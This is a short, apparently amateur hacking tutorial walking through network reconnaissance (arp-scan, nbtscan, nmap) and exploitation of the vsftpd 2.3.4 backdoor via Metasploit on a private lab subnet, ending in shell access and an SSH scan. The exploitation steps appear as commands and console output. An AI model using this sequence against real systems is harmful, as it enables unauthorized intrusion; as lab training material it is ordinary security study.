Network Base system Hacking

by Durgesh Thakare

Network Base system Hacking


Network-based system hacking, often referred to as "network hacking," involves unauthorized access, manipulation, or exploitation of computer networks, systems, or services. The primary goal of network-based system hacking is to gain access to sensitive information, compromise network security, or disrupt network operations. Here are some key aspects and techniques associated with network-based system hacking:

Practical Part

HOST DISCOVERY


arp-scan -l

The command "arp-scan -l" is used for host discovery through ARP (Address Resolution Protocol) scanning. ARP is a protocol used to map an IP address to the corresponding hardware MAC address on a local network. The "arp-scan" command allows you to list the devices connected to your local network by sending ARP requests and receiving responses. Here's what this command does:



nbtscan -r 192.168.31.1/24

The command "nbtscan -r 192.168.31.1/24" is used to perform NetBIOS over TCP/IP (NBT) name service scans on a range of IP addresses within the subnet 192.168.31.1/24. NetBIOS is a network protocol used for file and printer sharing in Windows environments. The "nbtscan" tool is used to query devices for NetBIOS information, including their names and services.




Finding Open Port on Target

nmap 192.168.31.14

FTP 21

Check version and other details on ssh port using nmap



U can check Exploit on https://www.exploit-db.com/

Search: vsftpd 2.3.4

Date	D	A	V	Title	Type	Platform	Author
2021-04-12	⬇		✓	vsftpd 2.3.4 - Backdoor Command Execution	Remote	Unix	HerculesRD
2011-07-05	⬇	▣	✓	vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)	Remote	Unix	Metasploit

EXPLOITING

start Metasploit


Start Metasploit service using

service postgresql start

```
┌──(root㉿DHEERA)-[/home/dheera]
└─# service postgresql start
```

u can check status using

service postgresql status



Now start metasploit using msfconsole

```
┌──(root㉿DHEERA)-[/home/dheera]
└─# msfconsole
Metasploit tip: When in a module, use back to go back to the top level
prompt
[*] Starting the Metasploit Framework console...
```

Search for exploite

msf6 > search vsftpd 2.3.4


select using use command

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor


```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

show options

set option using set command and run to exploite




we have access of machine we can use linux commands




Start python server

python -m SimpleHTTPServer 4444




SSH

nmap -sV 192.168.31.14 -p 22

